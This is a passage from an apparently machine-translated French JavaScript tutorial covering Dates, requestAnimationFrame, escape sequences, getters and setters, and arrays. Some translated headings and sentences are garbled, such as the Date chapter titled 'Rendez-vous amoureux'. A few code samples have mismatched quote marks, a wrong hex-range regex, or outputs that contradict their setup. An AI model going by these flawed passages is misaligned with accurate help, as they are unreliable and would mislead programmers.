utc.toISOString() === '2012-01-01T00:00:00.000Z'
```

```
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01   12 00:00:00 GMT-0600 (Central Standard Time)`
// true
```

Convertir en JSON

```
var date1 = new Date();
date1.toJSON();
```

> Retours: "2016-04-14T23: 49: 08.596Z"

Création d'une date depuis UTC

Par défaut, un objet `Date` est créé en tant qu'heure locale. Ce n'est pas toujours souhaitable, par exemple lors de la communication d'une date entre un serveur et un client qui ne réside pas dans le même fuseau horaire. Dans ce scénario, on ne veut pas du tout s’inquiéter des fuseaux horaires tant que la date ne doit pas être affichée à l’heure locale, s’il est même nécessaire.

Le problème

Dans ce problème, nous souhaitons communiquer une date spécifique (jour, mois, année) avec

une personne dans un fuseau horaire différent. La première implémentation utilise naïvement les heures locales, ce qui entraîne des résultats incorrects. La deuxième implémentation utilise des dates UTC pour éviter les fuseaux horaires là où ils ne sont pas nécessaires.

Approche naïve avec des résultats incorrects

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

Exemple de sortie: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));
```

Exemple de production: `Foo was born on: Fri Dec 31 1999`

Et ainsi, Bar croit toujours que Foo est né le dernier jour de 1999.

Approche correcte

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

Exemple de sortie: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
```

```
      birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

> Exemple de sortie: `Foo was born on: Sat Jan 1 2000`

Création d'une date depuis UTC

Si l'on veut créer un objet `Date` basé sur UTC ou GMT, la `Date.UTC(...)` peut être utilisée. Il utilise les mêmes arguments que le constructeur de `Date` le plus long. Cette méthode renverra un nombre représentant le temps écoulé depuis le 1er janvier 1970 à 00:00:00 UTC.

```
console.log(Date.UTC(2000,0,31,12));
```

> Sortie de l'échantillon: `949320000000`

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

> Exemple de production: `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

Sans surprise, la différence entre l'heure UTC et l'heure locale est en fait le décalage du fuseau horaire converti en millisecondes.

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

> Exemple de sortie: `true`

Changer un objet Date

Tous les modificateurs d'objet `Date` , tels que `setDate(...)` et `setFullYear(...)` ont un équivalent qui prend un argument à l'heure UTC plutôt qu'à l'heure locale.

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

> Exemple de production: `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

Les autres modificateurs spécifiques à UTC sont `.setUTCMonth()` , `.setUTCDate()` (pour le jour du mois), `.setUTCMinutes()` , `.setUTCSeconds()` et `.setUTCMilliseconds()` .

Éviter toute ambiguïté avec getTime () et setTime ()

Lorsque les méthodes ci-dessus sont nécessaires pour différencier les ambiguïtés dans les dates, il est généralement plus facile de communiquer une date comme étant le temps écoulé depuis le 1er janvier 1970 à 00:00:00 UTC. Ce numéro unique représente un seul point dans le temps et peut être converti en heure locale si nécessaire.

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

Exemple de sortie: `true`

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Sortie de l'échantillon:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

Convertir en un format de chaîne

Convertir en chaîne

```
var date1 = new Date();
date1.toString();
```

Retours: "Ven Apr 15 2016 07:48:48 GMT-0400 (heure avancée de l'Est)"

Convertir en chaîne de temps

```
var date1 = new Date();
date1.toTimeString();
```

Retours: "07:48:48 GMT-0400 (heure avancée de l'Est)"

Convertir en chaîne de date

```
var date1 = new Date();
date1.toDateString();
```

Retours: "jeu 14 avril 2016"

Convertir en chaîne UTC

```
var date1 = new Date();
date1.toUTCString();
```

Retours: "Ven 15 Avr 2016 11:48:48 GMT"

Convertir en chaîne ISO

```
var date1 = new Date();
date1.toISOString();
```

Retours: "2016-04-14T23: 49: 08.596Z"

Convertir en chaîne GMT

```
var date1 = new Date();
date1.toGMTString();
```

Retours: "jeu. 14 avril 2016 23:49:08 GMT"

Cette fonction a été marquée comme obsolète, de sorte que certains navigateurs peuvent ne plus le prendre en charge à l'avenir. Il est suggéré d'utiliser toUTCString () à la place.

Convertir en date locale

```
var date1 = new Date();
date1.toLocaleDateString();
```

Retours: "14/04/2016"

Cette fonction renvoie une chaîne de date sensible aux paramètres régionaux en fonction de l'emplacement de l'utilisateur par défaut.

```
date1.toLocaleDateString([locales [, options]])
```

peut être utilisé pour fournir des paramètres régionaux spécifiques mais est spécifique à l'implémentation du navigateur. Par exemple,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

tenterait d'imprimer la chaîne dans la langue chinoise en utilisant l'anglais des États-Unis comme solution de rechange. Le paramètre options peut être utilisé pour fournir un formatage spécifique. Par exemple:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

aboutirait à

> "Jeudi 14 avril 2016".

Voir le MDN pour plus de détails.

Incrémenter un objet date

Pour incrémenter des objets de date en Javascript, nous pouvons généralement le faire:

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

checkoutDate.setDate( checkoutDate.getDate() + 1 );

console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

Il est possible d'utiliser `setDate` pour modifier la date en un jour du mois suivant en utilisant une valeur supérieure au nombre de jours du mois en cours -

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

La même chose s'applique à d'autres méthodes telles que getHours (), getMonth (), etc.

Ajouter des journées de travail

Si vous souhaitez ajouter des jours de travail (dans ce cas, je suppose que lundi-vendredi), vous pouvez utiliser la fonction `setDate` bien que vous ayez besoin d'un peu de logique supplémentaire pour prendre en compte les week-ends (cela ne tiendra évidemment pas compte des jours fériés)

```
function addWorkDays(startDate, days) {
```

```
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday
calculate weekends
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

Obtenir le nombre de millisecondes écoulées depuis le 1er janvier 1970 00:00:00 UTC

La méthode statique `Date.now` renvoie le nombre de millisecondes écoulées depuis le 1er janvier 1970 00:00:00 UTC. Pour obtenir le nombre de millisecondes écoulées depuis ce temps en utilisant une instance d'un objet `Date` , utilisez sa méthode `getTime` .

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Formatage d'une date JavaScript

Formater une date JavaScript dans les navigateurs modernes

Dans les navigateurs modernes (*), `Date.prototype.toLocaleDateString()` vous permet de définir le formatage d'une `Date` de manière pratique.

Il nécessite le format suivant:

```
dateObj.toLocaleDateString([locales [, options]])
```

Le paramètre `locales` doit être une chaîne avec une balise de langage BCP 47 ou un tableau de ces chaînes.

Le paramètre `options` doit être un objet avec certaines ou toutes les propriétés suivantes:

- **localeMatcher** : les valeurs possibles sont `"lookup"` et `"best fit"` ; la valeur par défaut est `"best fit"`
- **timeZone** : les seules implémentations de valeur doivent être `"UTC"` ; la valeur par défaut est le fuseau horaire par défaut de l'exécution
- **hour12** : les valeurs possibles sont `true` et `false` ; la valeur par défaut dépend de la localisation
- **formatMatcher** : les valeurs possibles sont `"basic"` et `"best fit"` ; la valeur par défaut est `"best fit"`
- **jour de la semaine** : les valeurs possibles sont `"narrow"` , `"short"` et `"long"`
- **era** : les valeurs possibles sont `"narrow"` , `"short"` et `"long"`
- **année** : les valeurs possibles sont `"numeric"` et `"2-digit"`
- **month** : les valeurs possibles sont `"numeric"` , `"2-digit"` , `"narrow"` , `"short"` et `"long"`
- **jour** : les valeurs possibles sont `"numeric"` et `"2-digit"`
- **heure** : les valeurs possibles sont `"numeric"` et `"2-digit"`
- **minute** : les valeurs possibles sont `"numeric"` et `"2-digit"`
- **seconde** : les valeurs possibles sont `"numeric"` et `"2-digit"`
- **timeZoneName** : les valeurs possibles sont `"short"` & `"long"`

Comment utiliser

```
var today = new Date().toLocaleDateString('en-GB', {
    day : 'numeric',
    month : 'short',
    year : 'numeric'
});
```

Sortie si exécutée le 24 janvier 2036:

```
'24 Jan 2036'
```

Aller à la coutume

Si `Date.prototype.toLocaleDateString()` n'est pas assez flexible pour répondre à vos besoins, vous pouvez envisager de créer un objet Date personnalisé qui ressemble à ceci:

```
var DateObject = (function() {
    var monthNames = [
      "January", "February", "March",
      "April", "May", "June", "July",
      "August", "September", "October",
      "November", "December"
    ];
```

```
    var date = function(str) {
        this.set(str);
    };
    date.prototype = {
        set : function(str) {
            var dateDef = str ? new Date(str) : new Date();
            this.day = dateDef.getDate();
            this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
            this.month = dateDef.getMonth() + 1;
            this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
            this.monthName = monthNames[this.month - 1];
            this.year = dateDef.getFullYear();
        },
        get : function(properties, separator) {
            var separator = separator ? separator : '-'
                ret = [];
            for(var i in properties) {
                ret.push(this[properties[i]]);
            }
            return ret.join(separator);
        }
    };
    return date;
})();
```

Si vous avez inclus ce code et exécuté `new DateObject()` le 20 janvier 2019, il produirait un objet avec les propriétés suivantes:

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019
```

Pour obtenir une chaîne formatée, vous pouvez faire quelque chose comme ceci:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

Cela produirait la sortie suivante:

```
20-01-2016
```

(*) **Selon le MDN** , "navigateurs modernes" signifie Chrome 24+, Firefox 29+, IE11, Edge12 +, Opera 15+ et Safari **nightly build**

Lire Rendez-vous amoureux en ligne: https://riptutorial.com/fr/javascript/topic/265/rendez-vous-amoureux

Chapitre 93: requestAnimationFrame

Syntaxe

- window.requestAnimationFrame (*callback*);
- window.webkitRequestAnimationFrame (*rappel*);
- window.mozRequestAnimationFrame (*rappel*);

Paramètres

Paramètre	Détails
rappeler	"Un paramètre spécifiant une fonction à appeler quand il est temps de mettre à jour votre animation pour la prochaine repeindre." (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame)

Remarques

Quand il s'agit d'animer des éléments DOM avec fluidité, nous sommes limités aux transitions CSS suivantes:

- POSITION - `transform: translate (npx, npx);`
- SCALE - `transform: scale(n)` ;
- ROTATION - `transform: rotate(ndeg);`
- OPACITY - `opacity: 0;`

Cependant, leur utilisation ne garantit pas la fluidité de vos animations, car le navigateur lance de nouveaux cycles de `paint` , indépendamment de ce qui se passe. Fondamentalement, la `paint` est faite de manière inefficace et votre animation est "janky" parce que les images par seconde (FPS) en souffrent.

Pour garantir des animations DOM aussi simples que possible, requestAnimationFrame doit être utilisé avec les transitions CSS ci-dessus.

La raison pour laquelle cela fonctionne est que l'API `requestAnimationFrame` permet au navigateur de savoir qu'une animation doit avoir lieu au cycle de `paint` suivant, **au lieu d'interrompre ce qui se produit pour forcer un nouveau cycle de peinture lorsqu'une animation non-RAF est appelée** .

Les références	URL
Qu'est ce que	http://jankfree.org/

Les références	URL
c'est jank?	
Animations Haute Performance	http://www.html5rocks.com/en/tutorials/speed/high-performance-animations/ .
RAIL	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=fr
Analyse du chemin de rendu critique	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=en
Performance de rendu	https://developers.google.com/web/fundamentals/performance/rendering/?hl=fr
Analyse des temps de peinture	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevTools-Continuous-Painting-Mode?hl=en
Identifier les goulots d'étranglement	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=en

Examples

Utilisez requestAnimationFrame pour fondre l'élément

- **Voir jsFiddle** : https://jsfiddle.net/HimmatChahal/jb5trg67/
- **Code Copie + Pasteable ci - dessous** :

```
<html>
    <body>
        <h1>This will fade in at 60 frames per second (or as close to possible as your
hardware allows)</h1>

        <script>
            // Fade in over 2000 ms = 2 seconds.
            var FADE_DURATION = 2.0 * 1000;

            // -1 is simply a flag to indicate if we are rendering the very 1st frame
            var startTime=-1.0;

            // Function to render current frame (whatever frame that may be)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];

                // How opaque should head1 be?  Its fade started at currTime=0.
```

```
                // Over FADE_DURATION ms, opacity goes from 0 to 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }

            // Function to
            function eachFrame() {
                // Time that animation has been running (in ms)
                // Uncomment the console.log function to view how quickly
                // the timeRunning updates its value (may affect performance)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                    // This branch: executes for the first frame only.
                    // it sets the startTime, then renders at currTime = 0.0
                    startTime = (new Date()).getTime();
                    render(0.0);
                } else if (timeRunning < FADE_DURATION) {
                    // This branch: renders every frame, other than the 1st frame,
                    // with the new timeRunning value.
                    render(timeRunning);
                } else {
                    return;
                }

                // Now we're done rendering one frame.
                // So we make a request to the browser to execute the next
                // animation frame, and the browser optimizes the rest.
                // This happens very rapidly, as you can see in the console.log();
                window.requestAnimationFrame(eachFrame);
            };

            // start the animation
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

Annulation d'une animation

Pour annuler un appel à `requestAnimationFrame` , vous avez besoin de l'identifiant renvoyé lors de son dernier appel. C'est le paramètre que vous utilisez pour `cancelAnimationFrame` . L'exemple suivant démarre une animation hypothétique, puis la met en pause après une seconde.

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
```

```
}

// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
setTimeout(pause,1000);
```

Garder la compatibilité

Bien sûr, comme la plupart des choses dans le navigateur JavaScript, vous ne pouvez pas compter sur le fait que tout sera le même partout. Dans ce cas, `requestAnimationFrame` peut avoir un préfixe sur certaines plates-formes et est nommé différemment, tel que `webkitRequestAnimationFrame` . Heureusement, il existe un moyen très simple de regrouper toutes les différences connues pouvant exister jusqu'à une fonction:

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

Notez que la dernière option (qui se remplit quand aucun support existant n'a été trouvé) ne retournera pas un identifiant à utiliser dans `cancelAnimationFrame` . Il existe cependant un polyfill efficace qui corrige cela.

Lire requestAnimationFrame en ligne: https://riptutorial.com/fr/javascript/topic/1808/requestanimationframe

Chapitre 94: Séquences d'échappement

Remarques

Tout ce qui commence par une barre oblique inverse n'est pas nécessairement une séquence d'échappement. De nombreux caractères ne sont tout simplement pas utiles pour échapper à des séquences et feront simplement en sorte qu'une barre oblique inverse précédente soit ignorée.

```
"\H\e\l\l\o" === "Hello" // true
```

D'autre part, certains caractères comme "u" et "x" provoqueront une erreur de syntaxe lorsqu'ils seront utilisés de manière incorrecte après une barre oblique inverse. Ce qui suit n'est pas un littéral de chaîne valide car il contient le préfixe de séquence d'échappement Unicode `\u` suivi d'un caractère qui n'est pas un chiffre hexadécimal valide ni une accolade:

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

Une barre oblique inverse à la fin d'une ligne à l'intérieur d'une chaîne n'introduit pas de séquence d'échappement, mais indique la continuation de la ligne, c'est-à-dire

```
"contin\
uation" === "continuation" // true
```

Similarité avec d'autres formats

Bien que les séquences d'échappement en JavaScript ressemblent à d'autres langages et formats, tels que C ++, Java, JSON, etc., il y aura souvent des différences critiques dans les détails. En cas de doute, assurez-vous de vérifier que votre code se comporte comme prévu et vérifiez la spécification de la langue.

Examples

Saisie de caractères spéciaux dans des chaînes et des expressions régulières

La plupart des caractères imprimables peuvent être inclus dans les littéraux d'expression chaîne ou régulière, tels qu'ils sont, par exemple

```
var str = "ポケモン"; // a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

Pour ajouter des caractères arbitraires à une chaîne ou à une expression régulière, y compris les expressions non imprimables, il faut utiliser des *séquences d'échappement* . Les séquences d'échappement consistent en une barre oblique inverse ("\") suivie d'un ou plusieurs autres

caractères. Pour écrire une séquence d'échappement pour un caractère particulier, il faut généralement (mais pas toujours) connaître son code de caractère hexadécimal.

JavaScript fournit différentes manières de spécifier des séquences d'échappement, comme indiqué dans les exemples de cette rubrique. Par exemple, les séquences d'échappement suivantes désignent toutes le même caractère: le saut de *ligne* (caractère de nouvelle ligne Unix), avec le code de caractère U + 000A.

- `\n`
- `\x0a`
- `\u000a`
- `\u{a}` nouveau dans ES6, uniquement dans les chaînes
- `\012` interdit dans les littéraux de chaîne en mode strict et dans les chaînes de modèle
- `\cj` uniquement dans les expressions régulières

Types de séquence d'échappement

Séquences d'échappement à caractère unique

Certaines séquences d'échappement consistent en une barre oblique inverse suivie d'un seul caractère.

Par exemple, en `alert("Hello\nWorld");` , la séquence d'échappement `\n` est utilisée pour introduire une nouvelle ligne dans le paramètre string, de sorte que les mots "Hello" et "World" soient affichés sur des lignes consécutives.

Séquence d'échappement	Personnage	Unicode
`\b` (seulement dans les chaînes, pas dans les expressions régulières)	retour arrière	U + 0008
`\t`	onglet horizontal	U + 0009
`\n`	saut de ligne	U + 000A
`\v`	onglet vertical	U + 000B
`\f`	aliment de forme	U + 000C
`\r`	retour de chariot	U + 000D

De plus, la séquence `\0` , lorsqu'elle n'est pas suivie d'un chiffre entre 0 et 7, peut être utilisée pour

échapper au caractère nul (U + 0000).

Les séquences `\\` , `\'` et `\"` sont utilisées pour échapper au caractère qui suit la barre oblique inverse. Bien que similaire aux séquences non-échappées, où la barre oblique inverse est simplement ignorée (c.-à-d. `\?` Pour `?`) séquences d'échappement de caractères à l'intérieur des chaînes selon les spécifications.

Séquences d'échappement hexadécimales

Les caractères avec des codes compris entre 0 et 255 peuvent être représentés par une séquence d'échappement où `\x` est suivi du code de caractère hexadécimal à 2 chiffres. Par exemple, le caractère d'espace insécable a le code 160 ou A0 dans la base 16, et peut donc être écrit comme `\xa0` .

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

Pour les chiffres hexadécimaux supérieurs à 9, les lettres `a` à `f` sont utilisées, en minuscule ou en majuscule sans distinction.

```
var regExp1 = /[\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\x00-xFF]/; // same as above
```

Séquences d'échappement Unicode à 4 chiffres

Les caractères avec des codes compris entre 0 et 65535 (2^{16} - 1) peuvent être représentés par une séquence d'échappement où `\u` est suivi du code de caractère hexadécimal à 4 chiffres.

Par exemple, la norme Unicode définit le caractère de flèche droite ("→") avec le numéro 8594 ou 2192 au format hexadécimal. Donc, une séquence d'échappement serait `\u2192` .

Cela produit la chaîne "A → B":

```
var str = "A \u2192 B";
```

Pour les chiffres hexadécimaux supérieurs à 9, les lettres `a` à `f` sont utilisées, en minuscule ou en majuscule sans distinction. Les codes hexadécimaux inférieurs à 4 chiffres doivent être remplis avec des zéros: `\u007A` pour la petite lettre "z".

Crochets Séquences d'échappement Unicode

6

ES6 étend le support Unicode à la plage de code complète comprise entre 0 et 0x10FFFF. Afin d'échapper les caractères de code supérieur à $2^{16} - 1$, une nouvelle syntaxe pour les séquences d'échappement a été introduite:

```
\u{???}
```

Où le code entre accolades est la représentation hexadécimale de la valeur du point de code, par exemple

```
alert("Look! \u{1f440}"); // Look! 
```

Dans l'exemple ci-dessus, le code `1f440` est la représentation hexadécimale du code de caractère des *yeux de* caractère Unicode.

Notez que le code entre accolades peut contenir n'importe quel nombre de chiffres hexadécimaux, tant que la valeur ne dépasse pas 0x10FFFF. Pour les chiffres hexadécimaux supérieurs à 9, les lettres `a` à `f` sont utilisées, en minuscule ou en majuscule sans distinction.

Les séquences d'échappement Unicode avec des accolades ne fonctionnent qu'à l'intérieur des chaînes, pas à l'intérieur des expressions régulières!

Séquences d'échappement octales

Les séquences d'échappement octales sont obsolètes à partir d'ES5, mais elles sont toujours prises en charge dans les expressions régulières et en mode non strict également dans des chaînes autres que des modèles. Une séquence d'échappement octale consiste en un, deux ou trois chiffres octaux, avec une valeur comprise entre 0 et $377_8 = 255$.

Par exemple, la lettre majuscule "E" a le code de caractère 69 ou 105 dans la base 8. Il peut donc être représenté avec la séquence d'échappement `\105` :

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

En mode strict, les séquences d'échappement octales ne sont pas autorisées dans les chaînes et génèrent une erreur de syntaxe. Il convient de noter que `\0` , contrairement à `\00` ou `\000` , n'est *pas* considéré comme une séquence d'échappement octale, et est donc toujours autorisé dans les chaînes (même les chaînes de modèles) en mode strict.

Contrôle des séquences d'échappement

Certaines séquences d'échappement ne sont reconnues que dans les littéraux d'expression régulière (pas dans les chaînes). Ceux-ci peuvent être utilisés pour échapper des caractères dont les codes sont compris entre 1 et 26 (U + 0001 – U + 001A). Ils se composent d'une seule lettre A – Z (la casse ne fait aucune différence) précédée de `\c` . La position alphabétique de la lettre après `\c` détermine le code de caractère.

Par exemple, dans l'expression régulière

```
`/\cG/`
```

La lettre "G" (la 7ème lettre de l'alphabet) fait référence au caractère U + 0007, et donc

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

Lire Séquences d'échappement en ligne: https://riptutorial.com/fr/javascript/topic/5444/sequences-d-echappement

Chapitre 95: Setters et Getters

Introduction

Les Setters et les Getters sont des propriétés d'objet qui appellent une fonction quand ils sont définis / obtenus.

Remarques

Une propriété d'objet ne peut pas contenir à la fois un getter et une valeur. Cependant, une propriété d'objet peut contenir à la fois un setter et un getter.

Examples

Définir un Setter / Getter dans un objet nouvellement créé

JavaScript nous permet de définir des getters et des setters dans la syntaxe littérale de l'objet. Voici un exemple:

```
var date = {
    year: '2017',
    month: '02',
    day: '27',
    get date() {
        // Get the date in YYYY-MM-DD format
        return `${this.year}-${this.month}-${this.day}`
    },
    set date(dateString) {
        // Set the date from a YYYY-MM-DD formatted string
        var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

        // Check that the string is correctly formatted
        if (dateRegExp.test(dateString)) {
            var parsedDate = dateRegExp.exec(dateString);
            this.year = parsedDate[1];
            this.month = parsedDate[2];
            this.day = parsedDate[3];
        }
        else {
            throw new Error('Date string must be in YYYY-MM-DD format');
        }
    }
};
```

Accéder à la propriété `date.date` renverrait la valeur `2017-02-27` . `date.date = '2018-01-02` , la fonction setter serait `date.date = '2018-01-02` , ce qui permettrait d'analyser la chaîne et de définir `date.year = '2018'` , `date.month = '01'` et `date.day = '02'` . Essayer de transmettre une chaîne incorrectement formatée (telle que `"hello"`) provoquerait une erreur.

Définir un Setter / Getter en utilisant Object.defineProperty

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
    get: function(){
        return "a value";
    },
    set: function(value){
        setValue = value;
    }
});
```

Définir les getters et les régleurs dans la classe ES6

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

Lire Setters et Getters en ligne: https://riptutorial.com/fr/javascript/topic/8299/setters-et-getters

Chapitre 96: Tableaux

Syntaxe

- array = [*valeur* , *valeur* , ...]
- array = new Array (*valeur* , *valeur* , ...)
- array = Array.of (*valeur* , *valeur* , ...)
- array = Array.from (*arrayLike*)

Remarques

Résumé: Les tableaux en JavaScript sont tout simplement des instances d' `Object` modifiées avec un prototype avancé, capable d'effectuer diverses tâches liées aux listes. Ils ont été ajoutés dans ECMAScript 1st Edition et d'autres méthodes de prototypage sont arrivées dans ECMAScript 5.1 Edition.

Attention: Si un paramètre numérique appelé *n* est spécifié dans le `new Array()` constructeur `new Array()` , alors il déclarera un tableau avec *n* quantité d'éléments, et non un tableau avec 1 élément avec la valeur *n* !

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

Cela étant dit, vous devez toujours utiliser `[]` pour déclarer un tableau:

```
console.log([53]); // Much better!
```

Examples

Initialisation de tableau standard

Il existe plusieurs façons de créer des tableaux. Les plus courants sont les littéraux de tableau ou le constructeur Array:

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

Si le constructeur Array est utilisé sans arguments, un tableau vide est créé.

```
var arr3 = new Array();
```

résulte en:

```
[]
```

Notez que s'il est utilisé avec exactement un argument et que cet argument est un `number` , un tableau de cette longueur avec toutes les valeurs `undefined` sera créé à la place:

```
var arr4 = new Array(4);
```

résulte en:

```
[undefined, undefined, undefined, undefined]
```

Cela ne s'applique pas si l'argument unique est non numérique:

```
var arr5 = new Array("foo");
```

résulte en:

```
["foo"]
```

6

Semblable à un littéral de tableau, `Array.of` peut être utilisé pour créer une nouvelle instance de `Array` un certain nombre d'arguments:

```
Array.of(21, "Hello", "World");
```

résulte en:

```
[21, "Hello", "World"]
```

Contrairement au constructeur Array, la création d'un tableau avec un seul numéro tel que `Array.of(23)` créera un nouveau tableau `[23]` , plutôt qu'un tableau de longueur 23.

L’autre moyen de créer et d’initialiser un tableau serait `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

résultera:

```
[0, 1, 16, 81, 256]
```

Rayon de propagation / repos

Opérateur de diffusion

6

